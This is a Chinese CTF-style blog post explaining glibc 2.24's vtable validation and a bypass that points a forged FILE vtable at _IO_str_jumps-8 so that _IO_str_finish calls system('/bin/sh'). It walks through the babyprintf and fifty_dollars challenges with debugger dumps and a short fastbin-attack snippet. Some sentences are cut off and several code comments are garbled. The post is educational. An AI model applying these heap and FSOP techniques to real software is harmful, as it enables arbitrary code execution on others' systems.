

上一篇介绍了libc2.23之前版本的劫持vtable以及FSOP的利用方法。如今vtable包含了如此多的函数，功能这么强大，没有保护的机制实在是有点说不过去。在大家都开始

之前几篇文章的传送门：

- [IO FILE之fopen详解](#)
- [IO FILE之fread详解](#)
- [IO FILE之fwrite详解](#)
- [IO FILE之fclose详解](#)
- [IO FILE之劫持vtable及FSOP](#)

## vtable check机制分析

glibc 2.24引入了vtable

check，先体验一下它的检查，使用上篇文章中的东华杯的pwn450的exp，但将glibc改成2.24。（使用[pwn\\_debug](#)的话，将exp里面的debug('2.23')改成debug('2.24')）

在2.24的glibc中直接运行exp，可以看到报了如下的错误：

```
input the size:*** Error in `/tmp/note': malloc(): memory corruption: 0x00007fe72c6d8500 ***
Fatal error: glibc detected an invalid stdio handle
[*] Got EOF while reading in interactive
$
```

先知社区

可以看到第一句memory corruption的错误在2.23版本也是有的，第二句的错误Fatal error: glibc detected an invalid stdio handle是新出现的，看起来似乎是对IO的句柄进行了检测导致错误。

glibc2.24的源码中搜索该字符串，定位在\_IO\_vtable\_check函数中。根据函数名猜测应该是对vtable进行了检查，之前exp中是修改vtable指向了堆，可能是导致检查不

下面进行动态调试进行确认，首先搞清楚在哪里下断。对vtable的检查应该是在vtable调用之前，FSOP触发的vtable函数\_IO\_OVERFLOW是在\_IO\_flush\_all\_lockp函数

开始跟踪程序，发现在执行\_IO\_OVERFLOW时，先执行到了IO\_validate\_vtable函数，然而看函数调用\_IO\_OVERFLOW时并没有明显的调用IO\_validate\_vtable函数

```
#define _IO_OVERFLOW(FP, CH) JUMP1 (__overflow, FP, CH)
```

再查看JUMP1的定义：

```
#define JUMP1(FUNC, THIS, X1) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS, X1)
```

最后再看\_IO\_JUMPS\_FUNC的定义：

```
# define _IO_JUMPS_FUNC(THIS) \
    (IO_validate_vtable \
     (*(struct _IO_jump_t **) ((void *) &_IO_JUMPS_FILE_plus (THIS) \
                               + (THIS)->_vtable_offset)))
```

原来是在最终调用vtable的函数之前，内联进了IO\_validate\_vtable函数，跟进去该函数，源码如下，文件在/libio/libioP.h中：

```
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
    uintptr_t section_length = __stop__libc_IO_vtables - __start__libc_IO_vtables;
    const char *ptr = (const char *) vtable;
    uintptr_t offset = ptr - __start__libc_IO_vtables;
    if (__glibc_unlikely (offset >= section_length)) //■■vtable■■■■■■glibc■■vtable■■■■
        /* The vtable pointer is not in the expected section. Use the
           slow path, which will terminate the process if necessary. */
        _IO_vtable_check ();
    return vtable;
}
```

可以看到glibc中是有一段完整的内存存放着各个vtable，其中\_\_start\_\_libc\_IO\_vtables指向第一个vtable地址\_IO\_helper\_jumps，而\_\_stop\_\_libc\_IO\_vtables指向最后一个vtable地址\_IO\_str\_chk\_jumps。

```
pwndbg> print __start__libc_IO_vtables
$15 = 0x7f436f71e900 <_IO_helper_jumps> ""
pwndbg> print __stop__libc_IO_vtables
$16 = 0x7f436f71f668 ""
pwndbg> print __stop__libc_IO_vtables-0xa8
$17 = 0x7f436f71f5c0 <_IO_str_chk_jumps> ""
pwndbg> 
```



往常覆盖vtable到堆栈上的方式无法绕过此检查，会进入到\_\_IO\_vtable\_check检查中，这就是开始报错的最终输出错误语句的函数了，跟进去，文件在/libio/vtable.c。

```
void attribute_hidden
__IO_vtable_check (void)
{
#ifdef SHARED
    /* Honor the compatibility flag. */
    void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);
#endif
#ifdef PTR_DEMANGLE
    PTR_DEMANGLE (flag);
#endif
    if (flag == &__IO_vtable_check) //■■■■■■■■■■vtable
        return;

    /* In case this libc copy is in a non-default namespace, we always
       need to accept foreign vtables because there is always a
       possibility that FILE * objects are passed across the linking
       boundary. */
    {
        Dl_info di;
        struct link_map *l;
        if (__dl_open_hook != NULL
            || (__dl_addr (__IO_vtable_check, &di, &l, NULL) != 0
                && l->l_ns != LM_ID_BASE)) //■■■■■■■■■■vtable
            return;
    }

    ...

    __libc_fatal ("Fatal error: glibc detected an invalid stdio handle\n");
}
```

进入该函数意味着目前的vtable不是glibc中的vtable，因此\_\_IO\_vtable\_check判断程序是否使用了外部合法的vtable（重构或是动态链接库中的vtable），如果不是则报错。

glibc2.24中vtable中的check机制可以小结为：

1. 判断vtable的地址是否处于glibc中的vtable数组段，是的话，通过检查。
2. 否则判断是否为外部的合法vtable（重构或是动态链接库中的vtable），是的话，通过检查。
3. 否则报错，输出Fatal error: glibc detected an invalid stdio handle，程序退出。

所以最终的原因是：exp中的vtable是堆的地址，不在vtable数组中，且无法通过后续的检查，因此才会报错。

## 绕过vtable check

vtable check的机制已经搞清楚了，该如何绕过呢？

第一个想的是，是否还能将vtable覆盖成外部地址？根据vtable check的机制要想将vtable覆盖成外部地址且仍然通过检查，可以有两种方式：

1. 使得flag == &\_\_IO\_vtable\_check
2. 使\_\_dl\_open\_hook!= NULL

第一种方式不可控，因为flag的获取和比对是类似canary的方式，其对应的汇编代码如下：

```

0x7fefca93d927 <_IO_vtable_check+7>      mov     rax, qword ptr [rip + 0x32bb2a] <0x7fefcac69458>
0x7fefca93d92e <_IO_vtable_check+14>     ror     rax, 0x11
0x7fefca93d932 <_IO_vtable_check+18>     xor     rax, qword ptr fs:[0x30]
0x7fefca93d93b <_IO_vtable_check+27>     cmp     rax, rdi

```

我们无法控制`fs:[0x30]`和得到它的值，因此不容易控制`flag == &_IO_vtable_check`条件。

而对于第二种方式，理论上可行，但是如果我们可以找到存在往`_dl_open_hook`中写值的方法，完全利用该方法来进行更为简单的利用（如写其他hook）。

看起来无法将vtable覆盖成外部地址了，还有其他啥方法？

目前来说，存在两种办法：

- 使用内部的`vtable_IO_str_jumps`或`_IO_wstr_jumps`来进行利用。
- 使用缓冲区指针来进行任意内存读写。

这里主要描述第一个方法使用内部的`vtable_IO_str_jumps`或`_IO_wstr_jumps`来进行利用，第二个方法由于篇幅限制且功能也相对较独立，将在下一篇中阐述。

如何利用`_IO_str_jumps`或`_IO_wstr_jumps`完成攻击？在vtable的check机制出现后，大佬们发现了vtable数组中存在`_IO_str_jumps`以及`_IO_wstr_jumps`两个vta

`_IO_str_jumps`的函数表如下

```

pwndbg> print _IO_str_jumps
$1 = {
    __dummy = 0x0,
    __dummy2 = 0x0,
    __finish = 0x7fefca9428d0 <_IO_str_finish>,
    __overflow = 0x7fefca9425b0 <__GI__IO_str_overflow>,
    __underflow = 0x7fefca942550 <__GI__IO_str_underflow>,
    __uflow = 0x7fefca9410d0 <__GI__IO_default_uflow>,
    __pbackfail = 0x7fefca9428b0 <__GI__IO_str_pbackfail>,
    __xsputn = 0x7fefca941130 <__GI__IO_default_xsputn>,
    __xsgetn = 0x7fefca9412b0 <__GI__IO_default_xsgetn>,
    __seekoff = 0x7fefca942a00 <__GI__IO_str_seekoff>,
    __seekpos = 0x7fefca941490 <_IO_default_seekpos>,
    __setbuf = 0x7fefca941360 <_IO_default_setbuf>,
    __sync = 0x7fefca941710 <_IO_default_sync>,
    __doallocate = 0x7fefca941500 <__GI__IO_default_doallocate>,
    __read = 0x7fefca942400 <_IO_default_read>,
    __write = 0x7fefca942410 <_IO_default_write>,
    __seek = 0x7fefca9423e0 <_IO_default_seek>,
    __close = 0x7fefca941710 <_IO_default_sync>,
    __stat = 0x7fefca9423f0 <_IO_default_stat>,
    __showmanyc = 0x7fefca942420 <_IO_default_showmanyc>,
    __imbue = 0x7fefca942430 <_IO_default_imbue>
}
pwndbg>

```

函数表中存在两个函数`_IO_str_overflow`以及`_IO_str_finish`，其中`_IO_str_finish`源代码如下，在文件`/libio/strops.c`中：

```

void
_IO_str_finish (_IO_FILE *fp, int dummy)
{
    if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
        (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base); //■■■■■
    fp->_IO_buf_base = NULL;

    _IO_default_finish (fp, 0);
}

```

可以看到，它使用了IO 结构体中的值当作函数地址来直接调用，如果满足条件，将直接将fp->\_s.\_free\_buffer当作函数指针来调用。

看到这里利用的方式应该就很明显了。首先，当然仍然需要绕过之前的\_io\_flush\_all\_lokcp函数中的输出缓冲区的检查\_mode<=0以及\_io\_write\_ptr->\_IO\_write\_ptr

接着就是关键的构造IO

FILE结构体的部分。首先是vtable检查的绕过，我们可以将vtable的地址覆盖成\_io\_str\_jumps-8的地址，这样会使得\_io\_str\_finish函数成为了伪造的vtable地址的

构造好vtable之后，需要做的就是构造IO

FILE结构体其他字段来进入把fp->\_s.\_free\_buffer当作指针的调用。先构造fp->\_IO\_buf\_base不为空，而且看到后面它将作为第一个参数，因此可以使用/bin/sh的\_io\_USER\_BUF 1，即fp->\_flags最低位为0。满足这两个条件，将会使用IO 结构体中的指针当作函数指针来调用。

最后构造fp->\_s.\_free\_buffer为system或one gadget的地址，最后调用(fp->\_s.\_free\_buffer) (fp->\_IO\_buf\_base)，fp->\_IO\_buf\_base为第一个参数。

\_io\_str\_jumps中的另一个函数\_io\_str\_overflow也存在该情况，但是它所需的条件会更为复杂一些，原理一致，就不进行描述了，有兴趣的可以自己去看。而另一个

最后，如果libc中没有\_io\_wstr\_jumps与\_io\_str\_jumps表的符号，给出定位\_io\_str\_jumps与\_io\_wstr\_jumps的方法：

- 定位\_io\_str\_jumps表的方法，\_io\_str\_jumps是vtable中的倒数第二个表，可以通过vtable的最后地址减去0x168。
- 定位\_io\_wstr\_jumps表的方法，可以通过先定位\_io\_wfile\_jumps，得到它的偏移后再减去0x240即是\_io\_wstr\_jumps的地址。

## 实践

最后给出两道题进行相应的实践，实际体验下如何使用\_io\_str\_jumps来绕过vtable check。从网上筛选了一圈，找了两道题。一道题是hctf 2017的babyprintf，应该是很经典的一道题了；一道是ASIS2018的fifty-dollars，这道题用了FSOP中的两次\_chain链接，很有意思，值得一看。

### babyprintf

题目中格式化字符串以及堆溢出很明显。

但是格式化字符串漏洞使用\_\_printf\_chk，该函数限制了格式化字符串在使用%a\$p时需要同时使用%l\$p至%a\$p才可以，并且禁用了%n。因此只能使用漏洞来泄露地址。

堆溢出利用的方法与上篇的东华杯pwn450的用法基本一致，覆盖top chunk的size，使得系统调用sysmalloc将top chunk放到unsorted bin里，然后利用unsorted bin attack改写\_io\_list\_all，指向伪造好的IO结构体，vtable使用的地址是\_io\_str\_jumps-8，最后构造出来的IO结构体数据如下：

```

pwndbg> print *(struct _IO_FILE_plus *) fp
$3 = {
  file = {
    _flags = 0x0,
    _IO_read_ptr = 0x61 <error: Cannot access memory at address 0x61>,
    _IO_read_end = 0x7faebd06cba8 <main_arena+168> "\230\313\006\275\256\177",
    _IO_read_base = 0x7faebd06cba8 <main_arena+168> "\230\313\006\275\256\177",
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x1 <error: Cannot access memory at address 0x1>,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x7faebce34ebf "/bin/sh",
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7faebd0694f8
}
pwndbg>

```

`_IO_str_jumps-8`



其中fp->\_mode为0且fp->\_IO\_write\_ptr>fp->\_IO\_write\_base,通过了house of orange的检查,可以进入到\_IO\_OVERFLOW的调用;同时vtable表指向\_IO\_str\_jumps-8在vtable段中,也可绕过vtable的检查机制;最后fp->\_flags为0,fp->\_IO\_buf\_base的调用。在exp中可以使用[pwn\\_debug](#)IO\_FILE\_plus模块的str\_finish\_check函数来检查所构造的字段是否能通过检查。

vttable表指针如下，可以看到当前的\_\_overflow函数确实为\_IO\_str\_finish：

```
pwndbg> print *(const struct _IO_jump_t *) 0x7faebd0694f8
$8 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x0,
  __overflow = 0x7faebcd4a8d0 <_IO_str_finish>,
  __underflow = 0x7faebcd4a5b0 <__GI__IO_str_overflow>,
  __uflow = 0x7faebcd4a550 <__GI__IO_str_underflow>,
  __pbackfail = 0x7faebcd490d0 <__GI__IO_default_uflow>,
  __xspn = 0x7faebcd4a8b0 <__GI__IO_str_pbackfail>,
  __xsgetn = 0x7faebcd49130 <__GI__IO_default_xspn>,
  __seekoff = 0x7faebcd492b0 <__GI__IO_default_xsgetn>,
  __seekpos = 0x7faebcd4aa00 <__GI__IO_str_seekoff>,
  __setbuf = 0x7faebcd49490 <_IO_default_seekpos>,
  __sync = 0x7faebcd49360 <_IO_default_setbuf>,
  __doallocate = 0x7faebcd49710 <_IO_default_sync>,
  __read = 0x7faebcd49500 <__GI__IO_default_doallocate>,
  __write = 0x7faebcd4a400 <_IO_default_read>,
  __seek = 0x7faebcd4a410 <_IO_default_write>,
  __close = 0x7faebcd4a3e0 <_IO_default_seek>,
  __stat = 0x7faebcd49710 <_IO_default_sync>,
  __showmanyc = 0x7faebcd4a3f0 <_IO_default_stat>,
  __imbue = 0x7faebcd4a420 <_IO_default_showmanyc>
}
pwndbg>
```



最后再看跳转的目标地址，确实为system函数且参数\_IO\_buf\_base为/bin/sh的地址，因此执行system("/bin/sh")，成功拿到shell。

```
pwndbg> print (((_IO_strfile *) fp)->_s._free_buffer)
$9 = (_IO_free_type) 0x7faebcd13630 <__libc_system>
pwndbg>
```

先知社区

```
[*] Switching to interactive mode
*** Error in `/tmp/babyprintf': malloc(): memory corruption: 0x00007fb688ebb500 ***
$ ls
a.cpp a.py babyprintf core exp.py libc-2.24.so
$
□ exp 0:python*
```

先知社区

当然这题也可以用fastbin attack做，因为top chunksize不够的时候是使用free函数来释放的，因此也会放到fastbin中去。

## fifty\_dollars

这题是一道菜单题，提供申请、打印以及释放的功能，free了以后指针没清空，导致uaf，可以实现堆地址任意写的功能。

先说一下如何使用uaf构造出unsorted bin，如下面一个demo，主要是通过fastbin attack修改相应chunk的size，再释放时，将会释放至unsorted bin中：

```
A=alloc(0)
B=alloc(1)
C=alloc(2)
delete(A)
delete(B)
delete(A)
#■■■■fastbin attack
A=alloc(0,data=p64(addressof(C)-0x10) # ■■■fastbin■■fd■■c-0x10
B=alloc(1)
A=alloc(0)


evil=alloc(3,data=p64(0)+p64(0xb1)) #■■C■size■■0xb0
delete(C) #■■C■■■■■■■
```

可通过释放到fastbin的链表中，再show可以泄露出堆地址；通过将堆块释放到unsorted bin中，再show可泄露libc地址。

这题的限制是只能申请0x60大小的堆块，使用house of orange攻击的时候无法把unsorted bin 释放到small


bin为0x60的数组中（即满足fp->\_chain指向我们的堆块中），为此只能想办法释放一个最终形成fp->\_chain->\_chain指向我们堆块的地址的堆块（即大小为0xb0的堆块），调用\_IO\_OVERFLOW控制程序执行流。

最后伪造\_IO\_list\_all结构如下，\_IO\_list\_all指向unsorted bin的指针的位置：




```
pwndbg> print _IO_list_all
$2 = (struct _IO_FILE_plus *) 0x7f7af3bedb58 <main_arena+88>
pwndbg> █
```

\_IO\_list\_all->\_chain指向unsorted bin+0x68的位置即smallbin size为0x60的位置：



```
pwndbg> print _IO_list_all->file._chain
$3 = (struct _IO_FILE *) 0x7f7af3bedba8 <main_arena+168>
pwndbg> █
```

\_IO\_list\_all->\_chain->\_chain指向unsorted bin+0xb8的位置，即smallbin size为0xb0的位置，此时由于存在我们已经释放的堆的地址，因此它指向了我们伪造的结构。



```
pwndbg> print _IO_list_all->file._chain->_chain
$5 = (struct _IO_FILE *) 0x55afc203a060
pwndbg> █
```

堆内容的构造则和上一题babyprintf没有区别，甚至可以使用同一个模版，不再细说。覆盖vtable为\_IO\_str\_jumps-8，绕过vtable的检查，同时设置好IO FILE的字段绕过相应检查，最终进入到\_IO\_flush\_all\_lockp触发FSOP，经过两次\_chain的索引就会执行system("/bin/sh")。

主要利用FSOP两次\_chain的思想，还是很有意思的。

## 小结

这是本系列的倒数第二篇文章，介绍了vtable的检查机制和其相应的绕过方法之一。vtable数组中的各个成员都有其相应的功能，最终在里面找到了\_IO\_str\_jumps与\_IO

相关文件和脚本在[github](#)

## 参考链接

1. [Hctf-2017-babyprintf-一个有趣的PWN-writeup](#)
2. [通过一道pwn题探究 IO FILE结构攻击利用](#)
3. [IO FILE 学习笔记](#)



点击收藏 | 0 关注 | 1

[上一篇：存在SSTI漏洞的CMS合集](#)
[下一篇：0ctf 反序列化逃逸复现](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#)
[关于社区](#)
[友情链接](#)
[社区小黑板](#)